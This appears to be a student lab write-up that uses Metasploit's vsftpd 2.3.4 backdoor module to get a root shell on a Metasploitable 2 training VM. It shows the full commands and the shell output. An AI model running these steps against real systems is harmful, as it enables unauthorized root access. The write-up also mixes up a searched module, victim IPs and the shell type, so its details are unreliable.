

Exploitation Using Metasploit Framework


- Objective

The goal of this task is to **understand how hackers exploit system vulnerabilities** using the **Metasploit Framework**. We will simulate a **real cyber attack** in a **safe environment** to learn how these attacks work and how to prevent them.

- We will use **Linux as the attacker** (hacker's machine).
- We will use **Metasploitable 2 as the victim** (a machine with security flaws).
- We will find and exploit a **known vulnerability**
- After the attack, we will gain **remote access** to the victim's system and try some hacker-like activities

1. Checked the victim machine IP address using:

ifconfig



The screenshot shows a terminal window with the title 'Meta1 [Running] - Oracle VirtualBox'. The terminal output shows the user 'nsfadmin@metasploitable' running the 'ifconfig' command. It displays details for two network interfaces: 'eth0' (Ethernet) and 'lo' (Local Loopback). The 'eth0' interface has an IP address of 192.168.1.154 and is configured for UP, BROADCAST, RUNNING, and MULTICAST. The 'lo' interface has an IP address of 127.0.0.1 and is also configured for UP, LOOPBACK, RUNNING, and MULTICAST. The terminal window has a standard Linux desktop environment with various icons at the bottom.

```

Meta1 [Running] - Oracle VirtualBox
File Machine View Input Devices Help


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
to mail.
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7d:95:28
          inet addr:192.168.1.154  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7d:9528/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3924 (3.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

nsfadmin@metasploitable:~$
  
```

Exploiting

1.Start Metasploit on hacker's machine



2. Search for a Vulnerability using:

Search usermap_script

```
op@kali: ~  
+ -- --[ 9 evasion ]  
+ -- --[ 2461 exploits - 1267 auxiliary - 431 post ]  
+ -- --[ 1471 payloads - 49 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search usermap_script  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script  
msf6 >
```

3. Exploiting a Vulnerability using:

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS <Target_IP>

set PAYLOAD cmd/unix/interact

set LHOST <Attacker_IP>

exploit

```
op@kali: ~  
+ -- --[ 9 evasion ]  
+ -- --[ 2461 exploits - 1267 auxiliary - 431 post ]  
+ -- --[ 1471 payloads - 49 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > search vsftpd  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101  
RHOSTS => 192.168.56.101  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact  
payload => cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.56.101:21 - The port used by the backdoor bind listener is already open  
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.56.102:37849 -> 192.168.56.101:6200) at 2025-03-29 20:04:57 +0530  
whoami  
root  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
ls -la  
total 89  
drwxr-xr-x 21 root root 4096 May 20 2012 .  
drwxr-xr-x 21 root root 4096 May 20 2012 ..  
drwxr-xr-x 2 root root 4096 May 13 2012 bin  
drwxr-xr-x 4 root root 1024 May 13 2012 boot  
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom  
drwxr-xr-x 14 root root 13480 Mar 29 10:22 dev  
drwxr-xr-x 94 root root 4096 Mar 29 10:22 etc  
drwxr-xr-x 6 root root 4096 Apr 16 2010 home  
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd  
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server  
drwxr-xr-x 13 root root 4096 May 13 2012 lib  
drwx----- 2 root root 16384 Mar 16 2010 lost+found  
drwxr-xr-x 4 root root 4096 Mar 16 2010 media  
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt  
-rw----- 1 root root 7984 Mar 29 10:22 nohup.out  
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt  
dr-xr-xr-x 109 root root 0 Mar 29 10:22 proc  
drwxr-xr-x 13 root root 4096 Mar 29 10:22 root  
drwxr-xr-x 2 root root 4096 May 13 2012/sbin  
drwxr-xr-x 2 root root 4096 Mar 16 2010/srv  
drwxr-xr-x 12 root root 0 Mar 29 10:22/sys  
drwxrwxrwt 4 root root 4096 Mar 29 10:22/tmp  
drwxr-xr-x 12 root root 4096 Apr 28 2010/usr  
drwxr-xr-x 14 root root 4096 Mar 17 2010/var  
lrwxrwxrwx 1 root root 29 Apr 28 2010/vmlinuz -> boot/vmlinuz-2.6.24-16-server
```

Expected Outcome:

- If successful, you will gain a **Meterpreter shell** on the target.
- This means the target machine is **compromised**.